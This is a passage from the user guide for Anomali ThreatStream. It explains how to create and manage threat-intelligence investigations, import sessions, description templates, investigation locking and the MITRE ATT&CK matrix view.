3. Click three dots and then click **Start/Continue Investigation**.



The screenshot shows a table of observables with columns: CREATED, ITYPE, INDICATOR, CONFIDENCE, TLP, SEVERITY, COUNTRY, FEED/SOURCE, and VISIBILITY. The first two rows are selected. A context menu is open for the selected items, showing options: New Threat Bulletin, Edit, Edit Tags, Assign to Workgroups, Bulk Add Workgroups, **Start / Continue Investigation** (highlighted with a red box), and Anonymize.

	CREATED	ITYPE	INDICATOR	CONFIDENCE	TLP	SEVERITY	COUNTRY	FEED/SOURCE	VISIBILITY
☒	25 Jul 2023 07:42	Scanning IP	192.168.1.1	92		Low	US	ThreatStream	My Organization
☒	25 Jul 2023 07:42	Scanning IP	192.168.1.2	96		Low	US	ThreatStream	My Organization
☐	25 Jul 2023 07:42	Scanning IP	192.168.1.3	96		Low	US	ThreatStream	My Organization
☐	25 Jul 2023 07:42	Scanning IP	192.168.1.4	97		Low	US	ThreatStream	My Organization
☐	25 Jul 2023 07:42	Scanning IP	192.168.1.5	96		Low	US	ThreatStream	My Organization
☐	25 Jul 2023 07:42	Scanning IP	192.168.1.6	90		Low	US	ThreatStream	My Organization
☐	25 Jul 2023 07:42	Scanning IP	192.168.1.7	96		Low	US	ThreatStream	My Organization

4. Select the investigation to which you want to add the selected observables.



The dialog box titled 'ADD TO INVESTIGATION' contains a search bar for 'LATEST INVESTIGATIONS'. Below the search bar, a list of investigations is shown: TestIM-WAHQ752f67, TestIM-InvestigationH13bl, TestIM-InvestigationasPpH6, TestIM-InvestigationG95X6D, and TestIM-Investigation87501f. At the bottom, there is a note: 'Selected Observables may be associated to open investigations modified in the last 90 days.' with a link 'Check for common Observables' and a button 'Create new investigation'.

If you want to view other open investigations associated with selected observables, click **Check for common Observables**.

Common Entities in open investigations

3 Results		
OBSERVABLES NAME	MODIFIED	ASSOCIATED INVESTIGATION
test.mxx	01 Feb 2024 08:21	Investigation Import
testim39y000to6kpwg@tsmail.link	01 Feb 2024 01:43	TestIM - WAHQ752f67
test.mxx	01 Feb 2024 01:43	TestIM - WAHQ752f67

5. In the window that opens, click **Yes**, if you want to add related observables to the investigation.
The observables are added to the investigation.

Additionally, you can add all observables from an approved import session by navigating to the approved import session and clicking **Add to Investigation**.

Import / Import Job Details /
Import Job: 10669874 (Approved) [See all observables in search](#)

Job #: 10669874
By: [redacted]

Job #: 10669789
By: [redacted]

Job #: 10669547
By: [redacted]

Job #: 10669542
By: [redacted]

Job #: 10669458
By: [redacted]

Job #: 10642020
By: [redacted]

Job #: 10641924
By: [redacted]

Included (25) Excluded (0)

STATUS
Approved

SUBMITTED
24 Jul 2023 11:20

SUBMITTED BY
[redacted]

APPROVER
[redacted]

TYPE
Csv

ANONYMIZE
☐ User and Organization

VISIBILITY
☒ Anomali Threat Research Premium

ADD TO INVESTIGATION [Edit](#)

Phishing and Email Ingest Investigations

Investigations are also created as a result of ingesting a phishing email into ThreatStream. If you forward a phishing email to ThreatStream, you can follow the steps described in "Ingesting Phishing Emails" on page 328 and then use the resulting investigation to build out a map of the attack infrastructure behind the email.

Rules Generated Investigations

Investigations are also created when the conditions of a rule are met which has "Add to Investigation" as a configured action. See "Rules" on page 405 for more

information.

Security Analytics Created Investigations

Security Analytics users can also trigger investigation creation in ThreatStream from the Security Analytics user interface. See the *Security Analytics Administration & User Guide* for more information.

Anomali Copilot Created Investigations

Investigations can be created from the Anomali Copilot browser extension. See the Anomali Copilot *User Guide* for more information.

Creating Blank Investigations

Additionally, ThreatStream enables you to start from scratch and create blank investigations. Blank investigations can be created from the Investigations Dashboard.

To create a blank investigation:

1. Navigate to **ThreatStream > Research > Investigations**.
2. In the top right corner of the page, click **New**. The New Investigation dialog opens.

3. Enter a **Name** for the investigation.
4. Select a **Visibility** setting for the investigation. By default, the investigation is visible only to you. You can expand visibility to all users in your organization (My Organization), workgroups, or a set of individual users in your organization.
5. (Optional) Select an **Assignee** for the investigation.

6. (Optional) **Add Candidate Observables** to the investigation from a PDF or TXT file. Structured data is not supported. PDFs must be 20MB or less. TXT files must be 10MB or less.

Up to 1000 observables will be parsed from the file and included in the new investigation as Not Imported Observables and available on the Explore tool and table view. If any parsed observables already exist in ThreatStream, they are added to the investigation as Already Imported Observables.



Note: Adding candidate observables does not trigger an import session. Global and organization exclude lists are not applied to candidate observables until they are imported. Hence, observables present on your organization Exclude List can be added to the investigation as Not Imported Observables. If you want to import any of the parsed observables, click Import Observables in the Actions menu of the investigation.

7. (Optional) Add a **Description**. You can enter a description by using the **Rich Text** editor. The **Rich Text** editor enables you to add pre-formatted content. You can copy and paste content including images from .doc, docx, and .pdf files into the **Rich Text** editor. All formatting is preserved.
8. Click **Create**.

The new investigation will be available on the Investigations Dashboard.



Note: All investigations are assigned the **My Organization** visibility setting. However, investigations can be exported as Threat Model entities of any type. The resulting entities can be shared with Trusted Circles or the Anomali Community. See ["Exporting Investigations as Threat Model Entities" on page 943](#) for more information.

Creating Description Templates From Investigations

Although you can enter a description for an investigation in rich text, free-form, using a template not only saves time but also enforces consistency to descriptions entered by multiple users of your organization.




Note: You must have Org admin privileges to create and manage description templates.


You can save existing rich text description templates or create new ones from scratch for further use with other investigations.

To save an existing description as a template:

1. Navigate to **ThreatStream > Research > Investigations**.
2. Click an investigation with a description that you want to use a template.
3. On the **Description** tab, click **Templates > Save as a Template**.



4. In the dialog box that opens, enter a name for the new template and modify the description, if necessary.
5. Click **Save**.




To create a template from scratch:

1. Create a new investigation. See ["Creating Investigations" on page 906](#) .
2. Open the details page of the new investigation.
3. On the **Description** tab, click **Templates > Save as a Template**.
4. In the dialog box that opens, enter a name and description for the template.
5. Click **Save**.

The newly created template can be found in ThreatStream Settings under the **Manage Templates** tab and on the list of Templates in investigations. To learn how to edit or remove templates, see ["Managing Description Templates" on page 208](#).

Understanding User Interface of Investigations



- 1 Investigation name:** Click the text to edit the investigation name.
- 2 Save:** Save changes to the investigation. The save button becomes active after you make a change to the investigation.
- 3 Export menu:**

- **Export to Threat Model:** Export the investigation as a threat model entity. See ["Exporting Investigations as Threat Model Entities" on page 943](#) for more information.
- **Export to CSV:** Export the investigation to a CSV file. See ["Exporting Investigations to a CSV File" on page 945](#) for more details.
- **Export as Attack Flow (LA):** Export an attack flow from the investigation. See ["Exporting Attack Flows from Investigations " on page 948](#) for more information.
- **Export to PDF:** Export the investigation to a PDF file. See ["Exporting Investigations to a PDF File" on page 949](#) for more details.
- **Export MITRE ATT&CK to JSON:** Export MITRE ATT&CK models to a JSON file. See ["Exporting MITRE ATT&CK Models to a JSON File" on page 949](#) for more details.

4 Investigation: The investigation menu allows you to take the following actions:

- **Import Observables**—Initiate an import session for any observables contained in the investigation that are unknown to ThreatStream. The TLP color assigned to the investigation is automatically applied to the import session.
- **Delete**—Delete the investigation. Investigations can only be deleted by the users that created them.
- **Create / Update IBM Resilient Incident**—Send investigation information to IBM Resilient for tracking. See ["Integrating with IBM Resilient" on page 169](#) for more information.
- **Create a Jira Ticket**—Send investigation information to Jira for tracking. See ["Integrating with JIRA" on page 171](#) for more information.
- **Create a Security Incident in ServiceNow**—Send investigation information to ServiceNow for tracking. See ["Integrating with ServiceNow " on page 183](#) for more information.

5 Entity Overview: View a count of the entities associated with the investigation by entity type.

Displayed counts include:

- **Already Imported Observables:** Number of observables contained in the investigation that exist in ThreatStream.

- **Not Imported Observables:** Number of observables contained in the investigation from external sources that have yet to be imported into ThreatStream.



Note: Investigations containing more than 1000 observables display a single Observables count.

- **Pending Import Sessions:** Import sessions in the Ready To Review status associated with the investigation. Click the **Pending Import Sessions** link to view the import sessions.

Pending Import Sessions

Job #: 18403

Job #: 18402

Job #: 18401

Job #: 18400

Import Job: 18403 (Ready To Review)

SUBMITTED: 10 Jan 2024 12:43 SUBMITTED BY: APPROVER: N/A TYPE: CSV VISIBILITY: My Organization

Included (11) Excluded (0)

11 Results

☐	OBSERVABLES	ITYPE	CONFIDENCE	NOTES
☐	[redacted]	Malware IP	100	Indicator still pending in import job 184...
☐	[redacted]	Malware IP	100	Indicator still pending in import job 184...
☐	[redacted]	Malware IP	100	Indicator still pending in import job 184...
☐	[redacted]	Malware Domain	100	Indicator still pending in import job 184...
☐	[redacted]	Malware IP	100	Indicator still pending in import job 184...
☐	[redacted]	Malware Domain	100	Indicator still pending in import job 184...
☐	[redacted]	Malware IP	100	Indicator still pending in import job 184...
☐	[redacted]	Malware IP	100	Indicator still pending in import job 184...
☐	[redacted]	Malware Domain	100	Indicator still pending in import job 184...
☐	[redacted]	Malware Domain	100	Indicator still pending in import job 184...

Previous 1 2 Next

Cancel View Full Import Reject Approve

From this window, you can click **Approve** to approve the import session or **Reject** to reject the import session. When you approve a pending import session, the observables from the import session become active and are included in the Already Imported Observable count. When you reject an import session, the observables included in the import session contribute to the Not Imported Observables count and are not removed from the investigation. You can click **View Full Import** to drill down on the import session.

A full list of import sessions associated with the investigation, including those previously approved or rejected, is available in the Imports section. See **11** below for more information.



Note: If you delete a pending import session, observables are not removed from the investigation.

- **Sandbox Detonations:** Number of sandbox reports contained in the investigation.
- **Threat Model Entities:** A count for each Threat Model entity type contained within the investigation. Threat Model entity types include Actors, Attack Patterns, Campaigns, Courses of Action, Identities, Incidents, Infrastructure, Intrusion Sets, Malware, Signatures, Threat Bulletins, Tools, and TTPs.



Note: If you update an observable value in an import session, the update is not reflected in the investigation when you approve the import session. The new observable becomes active on ThreatStream but is not added to the investigation. The original value remains part of the investigation as a Not Imported Observable.


6 Investigation details: Click **More Details** to view or edit all available information.

Field	Description
Submitted Date	Timestamp of when the investigation was created.
Last Modified	Timestamp of when the most recent changes were saved to the investigation.
Reporter	User that created the investigation.
Tags	Tags associated with the investigation. Investigations can contain up to 200 tags.

Field	Description
Visibility	The privacy level for the Investigation. Investigations can be visible to all users in your organization, specific workgroups, or private (visible only by you). To modify the visibility setting for the investigation, open the Visibility dropdown.  To make the investigation visible to all users in your organization, select My Organization. To make the investigation visible to specific workgroups, select the workgroups of interest. To make the investigation visible to a set of users, select the users of interest. To make the investigation private (visible only to you), deselect all boxes in the list.  Note: Investigations cannot be shared with users outside of your organization. However, investigations can be exported as threat model entities of any type. The resulting entities can be shared with trusted circles or the Anomali Community. See "Exporting Investigations as Threat Model Entities" on page 943 for more information.
Status	Status of the investigation—Completed, In Progress, Pending, or Unassigned.
Priority	Priority that organization collaborators should give the investigation—Very Low, Low, Medium, High, Very High.

Field	Description
Assignee	User or workgroup in your organization to which work on the investigation has been assigned. To create a new workgroup, click New workgroup.  Assignees must have visibility into the investigation. You cannot assign the investigation to individual users or workgroups whose members are excluded by the visibility setting of the investigation. For example, if the visibility of the investigation is restricted to a workgroup, it can be assigned to either the workgroup as a whole or an individual member of the workgroup. If you want to remove the assignment for the investigation, select Unassigned.
TLP	The maximum level of information that users outside your organization have access to when viewing your investigation. TLP settings are used to filter information when sharing investigations with outside organizations. Entities or analysis within the investigation that you give a higher TLP color than the one you selected for the investigation will be hidden from outside users.

7 Models: View entities on Investigation Entities, Diamond, and Kill Chain graphical models. Below is an example of the Investigation Entities model.



Entities are automatically assigned to the Investigation Entities model. To view entities on the Diamond or Kill Chain models, you must assign them a Kill Chain phase or Diamond feature.

ThreatStream also enables Anomali Copilot customers to leverage an Enterprise MITRE ATT&CK Framework within Investigations. See ["Using the MITRE ATT&CK Framework in Investigations" on page 924](#).



To assign entities a Kill Chain phase or Diamond feature:

1. Navigate to the investigation in which you are working.
2. Click **Show Models**.
3. Select **Diamond** or **Kill Chain**.
4. In the Entities section, open the table view ().
5. Select the entity which you want to add to the model.
6. In the Actions menu, click **Assign Feature** (for the Diamond model) or **Assign Phase** (for the Kill Chain model).
7. Select the Feature or Phase you want to assign the entity.
8. Click **OK**.



Note: Candidate observables must be imported before you can assign them to structured threat models.

8 Entities: Data contained in the investigation. You can toggle between the Explore tool () and a table view () of the entities that populate the Explore tool.

For more information see ["Managing Investigation Entities" on page 930](#).

9 Description: Long-form description of the threat and recommendations for further action.

You can enter a description by using the **Rich Text** editor or a pre-existing description template. The **Rich Text** editor enables you to add pre-formatted content. You can copy and paste content including images from .doc, docx, and .pdf files into the **Rich Text** editor. All formatting is preserved.

If you want to use a pre-existing description template, select it from the Templates drop-down list. If none of the existing templates meet your need, you can create a new template. See ["Creating Description Templates From Investigations" on page 910](#) for more information.

10 Attachments: Files associated with the investigation. This can include investigation attachments, sandbox reports, phishing emails, and so on.



Investigation attachments must be 20MB or less.

To delete attachments, click the **X** icon of the attachment you want to delete and then click **OK** on the resulting window to confirm. Attachments are immediately deleted. You do not need to save the investigation to complete the deletion.

11 Tasks: View assigned tasks or create new ones. Click **Add new task** to create a task.

Pre-defined tasks include **Determine Target**, **Add Context**, **Determine Scope**, **Find Related Observables**, **Build Event Timeline**, and **Show Relationships**. You can also use **Other** to assign tasks outside of the pre-defined tasks. Leave the assignee a **Note** to make clear what you want them to accomplish.

If you want to remove the assignment for the task, select **Unassigned** from the assignee drop down menu.



Note: If the visibility of the investigation is restricted to specific workgroups in your organization, the task assignee must be a member of at least one of the workgroups with visibility into the



investigation.


Click **Delete this task** to permanently remove the task from the investigation.

12 Imports: View Import Sessions associated with the investigation.

Description	Attachments	Tasks	Imports	History				
41 Results								
JOB #	DATE	SUBMITTED BY	VISIBILITY	INTELLIGENCE INITIATIVE	INCLUDED	EXCLUDED	STATUS	TAGS
18402	11 Jan 2024 10:43	[REDACTED]	My Organization		17	30	Ready to review	No Tags
18401	11 Jan 2024 09:17	[REDACTED]	My Organization		17	30	Ready to review	No Tags
18400	11 Jan 2024 09:02	[REDACTED]	My Organization		17	29	Ready to review	No Tags
18409	11 Jan 2024 09:00	[REDACTED]	My Organization		17	29	Ready to review	No Tags
18408	11 Jan 2024 08:52	[REDACTED]	My Organization		17	29	Ready to review	No Tags
18407	11 Jan 2024 08:49	[REDACTED]	My Organization		17	29	Ready to review	No Tags
18406	11 Jan 2024 08:04	[REDACTED]	My Organization		17	29	Ready to review	No Tags
18405	11 Jan 2024 08:01	[REDACTED]	My Organization		17	29	Ready to review	No Tags

Click the Status to drill down on the import session.

13 History: View a log of changes to the investigation on a graphical timeline.



14 Common Entities: View the list of observables associated with other open investigations.

Description	Attachments	Tasks	Imports	History	Common Entities
10 Results					
OBSERVABLES NAME	ITYPE	MODIFIED	ASSOCIATED INVESTIGATION		
[REDACTED]	Malware Domain	01 Feb 2024 08:05	[REDACTED]		
[REDACTED]	Malware Domain	31 Jan 2024 18:08	[REDACTED]		
[REDACTED]	Malware Domain	30 Jan 2024 14:15	Investigation testing the 2 - 00007 08/2/25		
[REDACTED]	Malware Domain	29 Jan 2024 08:06	[REDACTED]		
[REDACTED]	Malware Domain	29 Jan 2024 07:44	[REDACTED]		
[REDACTED]	Malware Domain	26 Jan 2024 14:28	[REDACTED]		
[REDACTED]	Malware Domain	17 Jan 2024 16:21	Investigation testing the 2 - 00007 08/2/25		
[REDACTED]	Malware Domain	05 Jan 2024 00:21	[REDACTED]		
[REDACTED]	Malware Domain	20 Dec 2023 20:56	[REDACTED]		
[REDACTED]	Malware Domain	13 Nov 2023 15:48	Investigation testing the 2 - 00007 08/2/25		

Not Yet Imported Observables in Investigations

Observables listed as *Not Yet Imported* in investigations originate from multiple places:

- Observables added as *Candidate Observables* during investigation creation which did not already exist in ThreatStream (see ["Creating Investigations" on page 906](#)).
- Observables added as Candidate Observables using the Bulk Add feature on the Explore pivoting chart or the Table View of the investigation (see ["Managing Investigation Entities" on page 930](#)).
- Observables parsed from a submission to a phishing mailbox which is configured to create an investigation and not an import session (see ["Mailboxes for Receiving Observables" on page 105](#)).


When candidate observables are added to investigations, they can only be assigned IP, Domain, Email, Hash, or URL type.

Global and organization exclude lists are not applied to candidate observables until they are imported. Hence, observables present on your organization Import Exclude List can be added to the investigation as Not Imported Observables. If you want to import any of these observables, click Import Observables in the Actions menu of the investigation.


Collaborating on Investigations

The investigation workspace is designed to support contributions from multiple users within an organization. To ensure that one user does not overwrite the changes of another user by mistake, only one user can edit an investigation at a time. ThreatStream locks investigations when an edit is made. Other users with access to the investigation are prevented from making edits until you save the investigation or leave the page.


When you make edits to an investigations, the Save button becomes available. To save your edits, click the Save button.



The following message is displayed when you access a locked investigation which is being edited by another user:



You can click **Request Edit Access** to view who is editing the investigation.



If the listed user is unable to save their edits, contact one of your ThreatStream Org Admins for assistance. Org Admins can unlock investigations using the instructions in ["Managing Locked Investigations"](#) below.

Managing Locked Investigations


Org Admin users have the ability to unlock investigations which organization users are editing. When an Org Admin unlocks an investigation for another user, unsaved changes made by the user are lost.

To unlock investigations:




Note: You must be an Org Admin to unlock investigations which are being edited by other users.

1. Navigate to **ThreatStream > Research > Investigations**.
2. Click **There are... locked investigations**.



3. On the resulting window, select the investigation you want to unlock and click **Force Unlock**.



4. Click **Unlock and Lose Unsaved Changes** to confirm.




The investigation is unlocked. Other users can now make changes to the investigation.

Using the MITRE ATT&CK Framework in Investigations

In addition to the Diamond, Kill Chain, and STIX models, ThreatStream Investigations contain an on-board implementation of the MITRE ATT&CK framework. This implementation gives you a visual representation of MITRE ATT&CK associations and insight into the impact of the threat under investigation with regard to the MITRE ATT&CK Framework.


The Anomali threat model contains a library of MITRE ATT&CK techniques targeting enterprises, mobile devices, and industrial control systems. When techniques with the prefixes [MITRE ATT&CK] or [MITRE PRE-ATT&CK] are added to an Investigation, they are automatically plotted on one of the MITRE ATT&CK framework matrix in the Models section of the Investigation.

When you export investigations, you have the option of including a non-editable, point-in-time snapshot of the matrix in its current state. See ["Exporting Investigations as Threat Model Entities" on page 943](#) for more information.



Note: The MITRE ATT&CK tab is not available for investigations that contain more than 1000 entity associations.


1 Matrix: MITRE techniques associated with the Investigation are plotted on the matrix. Techniques are assigned a color within the scoring gradient based on the number of associated Observables and threat model entities relative to the other MITRE techniques contained within the Investigation. You can click techniques on the matrix to view a description.



The popup displays an investigation Total Linked Entity Score, which scores techniques based on the number of associations with entities contained within the investigation. This score determines the color gradient assigned to each technique. Techniques that contain zero associations with other entities in the Investigation are assigned a score of 0% and the lowest gradient on the matrix.

Click the **Analysis** icon () to add analysis to the technique.

Click the arrow icon to drill down on the technique details page or remove the technique from the Investigation. An Open Entities Table option is available if the technique contains associations, enabling you to view associations in a filterable window.



2 Current MITRE ATT&CK Framework Type and Version: Current default type and version of the MITRE ATT&CK framework used by your organization. See ["Specifying a Default MITRE ATT&CK Version for your Organization" on page 457](#)

3 Gradient: Displays the current color gradient for the matrix.

4 Select Profile to Overlay: Select a MITRE ATT&CK profile to overlay the current security control representation on the framework to get a snapshot of your coverage for a particular threat. For more information on configuring your security control representation, see ["Configuring Security Coverage of MITRE ATT&CK Profiles" on page 448](#). For more information on MITRE ATT&CK profiles, see ["Managing MITRE ATT&CK Profiles" on page 442](#).

Overlay is disabled if **Select Profile to Overlay** is selected. The color gradient ranges from Low Frequency to High Frequency based on the total number of investigation entities associated with the MITRE techniques.

If a MITRE profile is selected, overlay is enabled. The gradient ranges from Low Risk to High Risk. The risk level of MITRE techniques on the heat map is calculated using the following formula: Investigation Total Linked Entity Score - Security Coverage Score.

For example, if the investigation total linked entity score is 100% and security coverage is weak (score: 34), the MITRE technique is assigned the orange color representing a medium risk.

If security coverage is not available for a technique, the security coverage score of such technique is equal to 0. See ["Configuring a Representation of your Security Coverage from a JSON File" on page 452](#) for more details on the security coverage scoring system.

5 Security Coverage: Navigate to the MITRE ATT&CK Security Coverage page. See ["Configuring Security Coverage of MITRE ATT&CK Profiles" on page 448](#) for details.

6 Multiselect: Add threat model entities and Observables to the matrix without adding them to the Investigation. If these entities contain MITRE ATT&CK associations, the associated techniques are plotted on the matrix.

Multiselect entities are listed in the Multiselect menu. From this menu, you can click **Add to Investigation** to add the entity to the investigation or **Remove** to remove the entity from the matrix.

If the entities contain MITRE technique associations they will be plotted on the heatmap with the corresponding letters listed on the Multiselect menu.

7 Show/Hide Sub-Techniques: If your organization has configured an applicable MITRE version, the screen contains an additional Show/Hide Sub-Techniques option. Click Show Sub-Techniques to expand the matrix to display sub-techniques for each technique. Additionally, you can expand sub-techniques for individual techniques by clicking the arrow next to the technique on the matrix.



Note: Sub-techniques are only visible on the matrix of MITRE ATT&CK Enterprise v7.2 and above.

8 Filter: Filter techniques by associated investigation Entities and Platforms. Additionally, a Hide Unused switch enables you to display only those techniques for which you have configured a security coverage level.

